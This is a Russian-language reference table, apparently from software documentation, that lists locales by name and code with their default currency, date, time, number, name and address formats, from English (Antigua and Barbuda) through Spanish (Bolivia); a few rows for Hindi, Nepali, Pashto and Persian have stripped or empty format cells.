Английский (Антигуа и Барбуда)	en_AG	Восточнокарибский доллар: XCD	25/10/2016, 17:00	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Австралия)	en_AU	Австралийский доллар: AUD	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Багамы)	en_BS	Багамский доллар: BSD	25/10/2016, 17:00	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Барбадос)	en_BB	Барбадосский доллар: BBD	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Белиз)	en_BZ	Доллар Белиза: BZD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Бермудские острова)	en_BM	Бермудский доллар: BMD	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Ботсвана)	en_BW	Ботсванский пула: BWP	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Камерун)	en_CM	Франк КФА (BEAC): XAF	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Канада)	en_CA	Канадский доллар: CAD	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Каймановы острова)	en_KY	Доллар Каймановых островов: KYD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Эритрея)	en_ER	Накфа Эритреи: ERN	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Фолклендские острова)	en_FK	Фунт Фолклендских островов: FKP	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Фиджи)	en_FJ	Фиджийский доллар: FJD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Гамбия)	en_GM	Даласи Гамбии: GMD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Гана)	en_GH	Ганский седи: GHS	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Гибралтар)	en_GI	Гибралтарский фунт: GIP	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Гайана)	en_GY	Гайанский доллар: GYD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Гонконг)	en_HK	Гонконгский доллар: HKD	28/2/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Индия)	en_IN	Индийская рупия: INR	28/2/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Индонезия)	en_ID	Индонезийская рупия: IDR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Ирландия, евро)	en_IE_EURO	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Ирландия)	en_IE	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Ямайка)	en_JM	Ямайский доллар: JMD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Кения)	en_KE	Кенийский шиллинг: KES	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Либерия)	en_LR	Либерийский доллар: LRD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Мадагаскар)	en_MG	Малагасийский ариари: MGA	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Малави)	en_MW	Малавийская квача: MWK	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Малайзия)	en_MY	Малайзийский ринггит: MYR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Маврикий)	en_MU	Маврикийская рупия: MUR	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Намибия)	en_NA	Намибийский доллар: NAD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Новая Зеландия)	en_NZ	Новозеландский доллар: NZD	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Нигерия)	en_NG	Нигерийская найра: NGN	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Пакистан)	en_PK	Пакистанская рупия: PKR	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Папуа-Новая Гвинея)	en_PG	Кина Папуа-Новой Гвинеи: PGK	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Филиппины)	en_PH	Филиппинское песо: PHP	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Руанда)	en_RW	Руандийский франк: RWF	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Остров Святой Елены)	en_SH	Фунт о-ва Св. Елены: SHP	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Самоа)	en_WS	Тала Самоа: WST	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Сейшелы)	en_SC	Сейшельская рупия: SCR	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Сьерра-Леоне)	en_SL	Леоне Сьерра-Леоне: SLL	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Сингапур)	en_SG	Сингапурский доллар: SGD	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Синт-Мартен (нидерландская часть))	en_SX	Гульден Антильских островов: ANG	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Соломоновы острова)	en_SB	Доллар Соломоновых островов: SBD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (ЮАР)	en_ZA	Ранд ЮАР: ZAR	2008/02/28 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Свазиленд)	en_SZ	Лилангени Свазиленда: SZL	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Танзания)	en_TZ	Танзанийский шиллинг: TZS	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Тонга)	en_TO	Паанга Тонга: TOP	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Тринидад и Тобаго)	en_TT	Доллар Тринидад и Тобаго: TTD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Английский (Уганда)	en_UG	Угандийский шиллинг: UGX	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Великобритания)	en_GB	Британский фунт стерлингов: GBP	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (США)	en_US	Доллар США: USD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Английский (Вануату)	en_VU	Вату Вануату: VUV	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Эстонский (Эстония)	et_EE	Евро: EUR	28.02.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Финский (Финляндия, евро)	fi_FI_EURO	Евро: EUR	28.2.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Финский (Финляндия)	fi_FI	Евро: EUR	28.2.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Французский (Бельгия)	fr_BE	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Французский (Канада)	fr_CA	Канадский доллар: CAD	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Французский (Коморские острова)	fr_KM	Франк Коморских островов: KMF	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Французский (Франция, евро)	fr_FR_EURO	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Французский (Франция)	fr_FR	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Французский (Гвинея)	fr_GN	Гвинейский франк: GNF	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Французский (Гаити)	fr_HT	Гурд Гаити: HTG	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Французский (Люксембург)	fr_LU	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Французский (Мавритания)	fr_MR	Мавританская угилья: MRO	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Французский (Монако)	fr_MC	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Французский (Швейцария)	fr_CH	Швейцарский франк: CHF	28.02.2008 16:30	6:00 AM	1'234.56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город Страна — Область Почтовый индекс
Французский (Уоллис и Футуна)	fr_WF	Франк тихоокеанских территорий Франции: XPF	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Грузинский (Грузия)	ka_GE	Грузинский лари: GEL	25.10.2016, 17:00	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Немецкий (Австрия, евро)	de_AT_EURO	Евро: EUR	28.02.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Почтовый индекс Город Область Страна
Немецкий (Австрия)	de_AT	Евро: EUR	28.02.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Почтовый индекс Город Область Страна
Немецкий (Германия, евро)	de_DE_EURO	Евро: EUR	28.02.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Почтовый индекс Город Область Страна
Немецкий (Германия)	de_DE	Евро: EUR	28.02.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Почтовый индекс Город Область Страна
Немецкий (Люксембург, евро)	de_LU_EURO	Евро: EUR	28.02.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
							Почтовый индекс Город Область Страна
Немецкий (Люксембург)	de_LU	Евро: EUR	28.02.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Почтовый индекс Город Область Страна
Немецкий (Швейцария)	de_CH	Швейцарский франк: CHF	28.02.2008 16:30	6:00 AM	1'234.56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Почтовый индекс Город Область Страна
Греческий (Греция)	el_GR	Евро: EUR	28/2/2008 4:30 PM	6:00 πμ	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Еврейский (Израиль)	iw_IL	Израильский шекель: ILS	16:30 28/02/2008	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
							Страна
Хинди (Индия)	hi_IN	Индийская рупия: INR	// : PM	:	, .	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Венгерский (Венгрия)	hu_HU	Венгерский форинт: HUF	2008.02.28. 16:30 AM	6:00 AM	1 234,56	Фамилия Имя	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Исландский (Исландия)	is_IS	Исландская крона: ISK	28.2.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Индонезийский (Индонезия)	in_ID	Индонезийская рупия: IDR	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Ирландский (Ирландия)	ga_IE	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Итальянский (Италия)	it_IT	Евро: EUR	28/02/2008 16.30	6,00	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Итальянский (Швейцария)	it_CH	Швейцарский франк: CHF	28.02.2008 16:30	6:00 AM	1'234.56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город Страна — Область Почтовый индекс
Японский (Япония)	ja_JP	Японская йена: JPY	2008/02/28 4:30 PM	6:00 AM	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Казахский (Казахстан)	kk_KZ	Казахстанский тенге: KZT	28.02.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Кхмерский (Камбоджа)	km_KH	Камбоджийский риель: KHR	28/2/2008, 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Киргизский (Киргизия)	ky_KG	Киргизский сом: KGS	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Корейский (Северная Корея)	ko_KP	Северокорейская вона: KPW	2008. 2. 28 PM 4:30	오전 6:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Корейский (Южная Корея)	ko_KR	Корейская вона: KRW	2008. 2. 28 PM 4:30	오전 6:00	1 234,56	Фамилия Имя	Страна Почтовый индекс Область Город Адрес: строка 1, Адрес: строка 2
Лаосский (Лаос)	lo_LA	Лаосский кип: LAK	25/10/2016, 17:00	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Латвийский (Латвия)	lv_LV	Евро: EUR	28.02.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Литовский (Литва)	lt_LT	Евро: EUR	2008.2.28 16.30	06,00	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Луба-катанга (Конго, Киншаса)	lu_CD	Конголезский франк: CDF	25/10/2016, 17:00	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Люксембургский (Люксембург)	lb_LU	Евро: EUR	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Македонский (Македония)	mk_MK	Македонский динар: MKD	28.2.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Малайский (Бруней)	ms_BN	Брунейский доллар: BND	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Малайский (Малайзия)	ms_MY	Малайзийский рингтит: MYR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Мальтийский (Мальта)	mt_MT	Евро: EUR	28/02/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Непальский (Непал)	ne_NP	Непальская рупия: NPR	- - : :		, .	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Норвежский (Норвегия)	no_NO	Норвежская крона: NOK	28.02.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Пушту (Афганистан)	ps_AF	Афганский афгани (новый): AFN	: //	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Персидский (Иран)	fa_IR	Иранский риал: IRR	: //	:		Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Польский (Польша)	pl_PL	Польский злотый: PLN	28.02.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Португальский (Ангола)	pt_AO	Ангольская кванза: AOA	28-02-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Португальский (Бразилия)	pt_BR	Бразильский реал: BRL	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Португальский (Кабо-Верде)	pt_CV	Эскудо Кабо-Верде: CVE	28-02-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Португальский (Мозамбик)	pt_MZ	Новый мозамбикский метикал: MZN	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Португальский (Португалия)	pt_PT	Евро: EUR	28-02-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Португальский (Сан-Томе и Принсипи)	pt_ST	Добра Сан-Томе: STD	28-02-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Румынский (Молдова)	ro_MD	Молдавский лей: MDL	28.02.2008, 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Румынский (Румыния)	ro_RO	Румынский лей (новый): RON	28.02.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Ретороманский (Швейцария)	rm_CH	Швейцарский франк: CHF	28.02.2008 16:30	6:00 AM	1'234.56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город Страна — Область Почтовый индекс

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Рунди (Бурунди)	rn_BI	Бурундийский франк: BIF	2/28/2008 4:30 PM	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Русский (Россия)	ru_RU	Российский рубль: RUB	28.02.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Сербский (Босния и Герцеговина)	sr_BA	Конвертируемые марки: BAM	2/28/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Сербский (Сербия)	sr_RS	Сербский динар: RSD	28.2.2008. 16,30	06,00	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Сербский (Сербия и Черногория)	sr_CS	Сербский динар: CSD	28.2.2008. 16,30	06,00	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Сербохорватский (Босния и Герцеговина)	sh_BA	Доллар США: USD	28.02.2008. 16:30 AM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Сербохорватский (Черногория)	sh_ME	Доллар США: USD	28.02.2008. 16:30 AM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Сербохорватский (Сербия и Черногория)	sh_CS	Доллар США: USD	28.02.2008. 16:30 AM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Словацкий (Словакия)	sk_SK	Евро: EUR	28.2.2008 16:30	6:00 AM	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Словенский (Словения)	sl_SI	Евро: EUR	28.2.2008 16:30	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Сомалийский (Джибути)	so_DJ	Джибутийский франк: DJF	28/02/2008 4:30 PM	6:00 sn.	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Сомалийский (Сомали)	so_SO	Сомалийский шиллинг: SOS	28/02/2008 4:30 PM	6:00 sn.	1 234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна

Имя	Код	Стандартная валюта	Формат даты и времени	Формат времени	Формат чисел	Формат имени	Формат адреса
Испанский (Аргентина)	es_AR	Аргентинский песо: ARS	28/02/2008 4:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
Испанский (Боливия)	es_BO	Боливийский боливиано: BOB	28-02-2008 04:30 PM	6:00 AM	1.234,56	Обращение Имя Фамилия	Адрес: строка 1, Адрес: строка 2 Город, Область Почтовый индекс Страна
